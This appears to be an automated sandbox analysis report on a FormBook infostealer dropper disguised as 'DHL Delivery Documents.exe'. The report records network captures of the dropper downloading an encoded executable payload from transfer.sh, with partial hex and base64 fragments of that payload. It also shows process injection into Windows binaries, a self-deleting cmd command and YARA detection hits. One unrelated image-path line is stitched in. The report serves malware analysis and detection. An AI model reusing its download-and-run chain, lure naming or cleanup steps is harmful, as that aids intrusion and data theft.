Yx3n23Q6aLVCzBxqC5Ohby06EFCr6rdBP21qHc48Mo1z4RsI624QS3jwNe6Th9IdkOZrcp/XBWYK8vHzpTLgYpjPEq gfs1E8tiwOtbraL+gSN0hAhbGqonVi6xqS9/WA760vgNh615Kj63w5wOacSIFk6UW2EJwEyg5/3dUcBehdFmTsI
2022-01-28 13:03:29 UTC	192	IN	Data Raw: 44 36 68 6f 67 6a 49 79 4e 63 53 74 65 38 33 35 4f 5a 73 56 31 77 74 43 67 75 6c 62 44 5a 49 41 72 78 37 38 45 79 4b 66 31 4c 67 64 69 43 47 4b 31 68 6e 4b 4b 67 65 68 36 74 69 70 77 32 72 62 4f 79 48 65 6d 71 4b 55 58 59 45 58 5a 31 30 4e 71 69 6e 44 37 79 35 4c 59 78 38 38 71 6b 62 70 4b 63 2b 41 46 6c 6f 48 52 36 4e 52 31 39 69 44 53 72 70 6f 4c 4a 74 63 4e 51 69 48 4b 2b 34 53 55 58 75 46 66 4d 4e 48 6d 6d 73 73 4e 6c 37 58 39 51 65 53 77 48 50 4f 64 34 77 35 32 65 53 65 68 56 48 74 36 62 7a 76 34 55 50 71 66 51 58 42 35 4f 58 52 4a 33 52 47 38 7a 37 5a 32 32 56 52 32 62 4c 47 6c 65 2f 44 47 69 45 45 45 6a 37 41 71 6a 4f 48 66 66 55 33 44 67 33 7a 2f 52 6e 35 4b 74 35 30 49 45 6e 45 4d 63 70 57 74 71 6a 50 39 77 53 30 57 61 6b 59 41 5a 52 5a 54 6d 5a Data Ascii: D6hogjlyNcSte835OZsV1wtCgulbDZIArx78EyKf1LgdiCGK1hnKKgeh6tipw2rbOyHemqKUXYEXZ10NqinD7y5L Yx88qkbpKc+AFloHR6NR19iDSrpoLJtcNQiHK+4SUXuFfMNHmmssNl7X9QeSwHPOd4w52eSehVHt6bzv4UPqfQXB5O XRJ3RG8z7Z22VR2bLGle/DGiEEEj7AqjOHffU3Dg3z/Rn5Kt50lEnEMcpWtqjP9wS0WakYAZRZTmZ
2022-01-28 13:03:29 UTC	208	IN	Data Raw: 56 4d 39 6c 67 37 66 6a 64 7a 63 43 58 44 37 49 61 68 70 46 39 51 57 4a 6b 43 6b 6e 45 32 62 69 2f 59 47 35 38 77 4a 42 7a 69 64 2f 4b 4c 54 62 52 46 45 4f 64 75 72 47 5a 4e 52 35 6b 62 37 4b 31 49 4e 38 59 69 48 4a 4d 5a 39 52 72 36 4f 51 36 41 6b 4d 66 65 57 37 4d 4c 74 4b 78 69 57 4f 77 6b 66 68 53 73 39 4f 37 2b 66 4b 6d 6c 4e 56 59 37 47 44 66 55 74 44 35 4f 64 73 69 31 6b 71 62 7a 77 4d 50 76 2f 6f 47 66 41 61 64 70 79 6f 67 50 49 6b 4d 4f 4f 69 6c 4b 32 4b 50 68 72 75 49 66 35 31 44 4d 46 65 43 33 41 6d 58 75 7a 55 61 68 42 36 41 34 67 6a 4c 4b 50 76 30 45 44 6c 50 67 2b 57 77 7a 2b 69 35 35 6c 5a 72 75 66 30 73 66 62 70 64 52 48 4d 77 43 4b 4c 61 45 42 39 4a 56 2b 50 79 38 6f 36 44 35 56 78 57 6b 4d 74 59 47 62 34 55 41 67 6e 52 78 38 4c 69 68 4c Data Ascii: VM9lg7fjdzcCXD7IahpF9QWJkCknE2bi/YG58wJBzid/KLTbRFEOdurGZNR5kb7K1IN8YiHJMZ9Rr6 OQ6AkMfeW7MLtKxiWOwkfhSs9O7+fKmlNVY7GDfUtD5Odsi1kqbzwMPv/oGfAadpyogPIkMOOilK2KPhrulf51DMFe C3AmXuzUahB6A4gjLKPv0EDlPg+Wwz+i55lZruf0sfbpdRHMwCKLaEB9JV+Py8o6D5VxWkMtYGb4UAgnRx8LihL


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49752	144.76.136.153	443	C:\Users\user\Desktop\DHL Delivery Documents.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-28 13:03:29 UTC	218	OUT	GET /get/KkxDr1/bbbbbbbbbbb.txt HTTP/1.1 Host: transfer.sh
2022-01-28 13:03:29 UTC	218	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Fri, 28 Jan 2022 13:03:29 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 53932 Connection: close Content-Disposition: attachment; filename="bbbbbbbbbbb.txt" Retry-After: Fri, 28 Jan 2022 14:03:32 GMT X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 127.0.0.1,84.17.52.16,84.17.52.16 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 8 X-Ratelimit-Reset: 1643375012 X-Remaining-Days: n/a X-Remaining-Downloads: n/a X-Served-By: Proudly served by DutchCoders

Timestamp	kBytes transferred	Direction	Data
2022-01-28 13:03:29 UTC	219	IN	Data Raw: 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 41 2f 2f 38 41 41 4c 67 41 41 41 41 41 41 41 41 41 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 67 41 41 41 41 41 34 66 75 67 34 41 74 41 6e 4e 49 62 67 42 54 4d 30 68 56 47 68 70 63 79 42 77 63 6d 39 6e 63 6d 46 74 49 47 4e 68 62 6d 35 76 64 43 42 69 5a 53 42 79 64 57 34 67 61 57 34 67 52 45 39 54 49 47 31 76 5a 47 55 75 44 51 30 4b 4a 41 41 41 41 41 41 41 41 41 42 51 52 51 41 41 54 41 45 44 41 41 45 65 38 32 45 41 41 41 41 41 41 41 41 41 41 41 4f 41 41 4c 69 41 4c 41 56 41 41 41 4a 59 41 41 41 43 61 41 41 41 41 41 41 41 41 55 72 55 41 41 41 41 67 41 41 41 41 77 41 41 41 41 41 42 41 41 41 41 67 41 41 41 41 41 67 41 Data Ascii: TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9T IG1vZGUuDQ0KJAAAAAAAAAABQRQAATAEDAAEe82EAAAAAAAAAAAOAALiALAVAAAJYAAACaAAAAAAAAUrUA AAAgAAAAwAAAAABAAAAgAAAAAgA
2022-01-28 13:03:29 UTC	234	IN	Data Raw: 6a 67 41 41 42 68 51 71 63 75 55 42 41 48 41 53 41 53 6a 61 41 41 41 4b 6a 46 4d 41 41 41 45 6f 36 67 41 41 43 6e 50 72 41 41 41 4b 65 67 41 44 4d 41 6b 41 44 77 41 41 41 41 41 41 41 41 41 43 4a 58 74 48 41 41 41 45 41 31 68 39 52 77 41 41 42 43 6f 41 45 7a 41 46 41 42 6b 41 41 41 41 55 41 41 41 52 41 6e 74 49 41 41 41 45 41 69 56 37 52 77 41 41 42 43 55 4b 46 31 68 39 52 77 41 41 42 41 61 52 4b 67 41 41 41 42 4d 77 42 41 41 6b 41 41 41 41 46 41 41 41 45 51 4a 37 52 77 41 41 42 41 6f 43 4a 58 74 48 41 41 41 45 47 6c 68 39 52 77 41 41 42 41 4a 37 53 41 41 41 42 41 59 6f 55 51 41 41 43 69 55 6d 4b 67 4d 77 42 51 42 4e 41 41 41 41 41 41 41 41 41 41 4a 37 53 41 41 41 42 41 51 6c 46 31 6a 2b 43 77 49 41 41 39 4b 63 41 6e 74 49 41 41 41 45 42 43 55 58 57 50 34 Data Ascii: jgAABhQqcuUBAHASASjaAAAKjFMAAAEo6gAACnPrAAAKegADMAkADwAAAAAAAAACJXtHAAAEA1h9Rw AABCoAEzAFABkAAAAUAAARAntIAAAEAiV7RwAABCUKF1h9RwAABAaRKgAAABMwBAAkAAAAFAAAEQJ7Rw AABAoCJXtHAAAEGlh9RwAABAJ7SAAABAYoUQAACiUmKgMwBQBNAAAAAAAAAAAJ7SAAABAQlF1j+CwIAA9 KcAntIAAAEBCUXWP4
2022-01-28 13:03:29 UTC	250	IN	Data Raw: 64 58 52 6c 41 46 42 79 62 32 4e 6c 63 33 4d 41 55 48 4a 76 59 32 56 7a 63 30 31 76 5a 48 56 73 5a 51 42 51 63 6d 39 6a 5a 58 4e 7a 54 57 39 6b 64 57 78 6c 51 32 39 73 62 47 56 6a 64 47 6c 76 62 67 42 51 62 32 6c 75 64 41 42 54 61 58 70 6c 41 46 4e 70 65 6d 56 47 41 45 56 34 59 32 56 77 64 47 6c 76 62 67 42 44 64 57 78 30 64 58 4a 6c 53 57 35 6d 62 77 42 54 65 58 4e 30 5a 57 30 75 52 32 78 76 59 6d 46 73 61 58 70 68 64 47 6c 76 62 67 42 4f 64 57 31 69 5a 58 4a 54 64 48 6c 73 5a 58 4d 41 53 55 46 7a 65 57 35 6a 55 6d 56 7a 64 57 78 30 41 45 6c 45 61 58 4e 77 62 33 4e 68 59 6d 78 6c 41 45 6c 75 64 44 45 32 41 45 6c 75 64 44 4d 79 41 45 6c 75 64 44 59 30 41 45 6c 75 64 46 42 30 63 67 42 43 61 57 35 68 63 6e 6c 53 5a 57 46 6b 5a 58 49 41 55 33 6c 7a 64 47 56 Data Ascii: dXRlAFByb2Nlc3MAUHJvY2Vzc01vZHVsZQBQcm9jZXNzTW9kdWxlQ29sbGVjdGlvbgBQb2ludABTaX plAFNpemVGAEV4Y2VwdGlvbgBDdWx0dXJlSW5mbwBTeXN0ZW0uR2xvYmFsaXphdGlvbgBOdW1iZXJTdH lsZXMASUFzeW5jUmVzdWx0AElEaXNwb3NhYmxlAEludDE2AEludDMyAEludDY0AEludFB0cgBCaW5hcnlSZWFkZXIA U3lzdGV
2022-01-28 13:03:29 UTC	266	IN	Data Raw: 41 41 41 41 41 41 59 67 41 51 45 52 67 4a 30 70 41 51 41 6b 36 62 75 52 36 61 32 55 35 34 36 4c 36 62 75 52 36 61 32 55 35 34 36 4c 36 62 75 52 36 61 32 55 35 34 36 4c 36 62 75 52 36 61 32 55 35 34 36 4c 41 41 41 58 41 51 41 53 51 32 39 77 65 58 4a 70 5a 32 68 30 49 4d 4b 70 49 43 41 79 4d 44 49 78 41 41 41 70 41 51 41 6b 5a 6a 5a 6d 4e 6a 6b 33 4e 7a 59 74 59 54 51 31 4d 53 30 30 5a 44 55 30 4c 54 6b 78 4d 6a 67 74 4e 44 64 6b 5a 6d 59 77 4e 44 4d 79 5a 6d 4d 33 41 41 41 4d 41 51 41 48 4d 53 34 77 4c 6a 41 75 4d 41 41 41 52 77 45 41 47 69 35 4f 52 56 52 47 63 6d 46 74 5a 58 64 76 63 6d 73 73 56 6d 56 79 63 32 6c 76 62 6a 31 32 4e 43 34 77 41 51 42 55 44 68 52 47 63 6d 46 74 5a 58 64 76 63 6d 74 45 61 58 4e 77 62 47 46 35 54 6d 46 74 5a 52 41 75 54 6b 56 Data Ascii: AAAAAAYgAQERgJ0pAQAk6buR6a2U546L6buR6a2U546L6buR6a2U546L6buR6a2U546LAAAXAQASQ2 9weXJpZ2h0IMKpICAyMDIxAAApAQAkZjZmNjk3NzYtYTQ1MS00ZDU0LTkxMjgtNDdkZmYwNDMyZmM3AA AMAQAHMS4wLjAuMAAARwEAGi5ORVRGcmFtZXdvcmssVmVyc2lvbj12NC4wAQBUDhRGcmFtZXdvcmtEaX NwbGF5TmFtZRAuTkV

Statistics

Behavior



- DHL Delivery Documents.exe
- aspnet_compiler.exe
- explorer.exe
- msdt.exe
- cmd.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: DHL Delivery Documents.exe PID: 4592, Parent PID: 316

General

Target ID:	2
Start time:	14:03:26
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\DHL Delivery Documents.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\DHL Delivery Documents.exe"
Imagebase:	0xad0000
File size:	48640 bytes
MD5 hash:	5BC8492C9F262D1F9840635B87EDF9C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.299090873.0000000013AD4000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.299090873.0000000013AD4000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.299090873.0000000013AD4000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: aspnet_compiler.exe PID: 5360, Parent PID: 4592

General

Target ID:	7
Start time:	14:03:31
Start date:	28/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0x970000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.296093050.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.296093050.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.296093050.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.296408181.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.296408181.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.296408181.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.356715878.00000000012E0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.356715878.00000000012E0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.356715878.00000000012E0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.356781952.0000000001320000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.356781952.0000000001320000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.356781952.0000000001320000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.356484497.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.356484497.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.356484497.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4186E7	NtReadFile

Analysis Process: explorer.exe PID: **3352**, Parent PID: **5360**

General

Target ID:	8
Start time:	14:03:34
Start date:	28/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.331650604.000000001025A000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.331650604.000000001025A000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.331650604.000000001025A000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

Analysis Process: msdt.exe PID: **6760**, Parent PID: **3352**

General

Target ID:	12

Start time:	14:03:56
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msdt.exe
Imagebase:	0xeb0000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.592017625.00000000035D0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.592017625.00000000035D0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.592017625.00000000035D0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.596403511.0000000004FF0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.596403511.0000000004FF0000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.596403511.0000000004FF0000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.586492056.0000000003130000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.586492056.0000000003130000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.586492056.0000000003130000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	31486E7	NtReadFile

Analysis Process: cmd.exe PID: **5848**, Parent PID: **6760**

General

Target ID:	13
Start time:	14:04:02
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe"
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5256**, Parent PID: **5848**

General	
Target ID:	14
Start time:	14:04:03
Start date:	28/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly